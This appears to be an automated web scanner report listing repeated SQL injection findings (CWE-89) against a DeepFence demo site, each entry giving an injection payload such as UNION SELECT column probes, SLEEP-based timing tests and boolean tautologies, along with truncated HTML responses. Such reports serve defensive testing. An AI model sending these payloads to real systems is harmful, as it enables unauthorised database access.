	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#630	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgnuFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#631					

Scan	SQL Injection	
-------------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>admin") or "1"="1</td></tr> </table>	Name	Value	demouser@deepfence.io	admin") or "1"="1
Name	Value				
demouser@deepfence.io	admin") or "1"="1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#632				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AnD SLEEP(5)--</td></tr> </table>	Name	Value	demouser@deepfence.io	AnD SLEEP(5)--
Name	Value				
demouser@deepfence.io	AnD SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#633	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#634					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#635	

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 18

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#636

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#637				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or '^'</td></tr></table>	Name	Value	demouser@deepfence.io	' or '^'
Name	Value				
demouser@deepfence.io	' or '^'				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#638

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT USER(),SLEEP(5)--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT USER(),SLEEP(5)--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT USER(),SLEEP(5)--				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	SLEEP(5)#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#640

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 20#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#641

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>(SELECT * FROM (SELECT(SLEEP(5)))ecMj)</td></tr></table>	Name	Value	demouser@deepfence.io	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)
Name	Value				
demouser@deepfence.io	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#642				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#643				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT NULL</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT NULL
Name	Value				
demouser@deepfence.io	UNION ALL SELECT NULL				
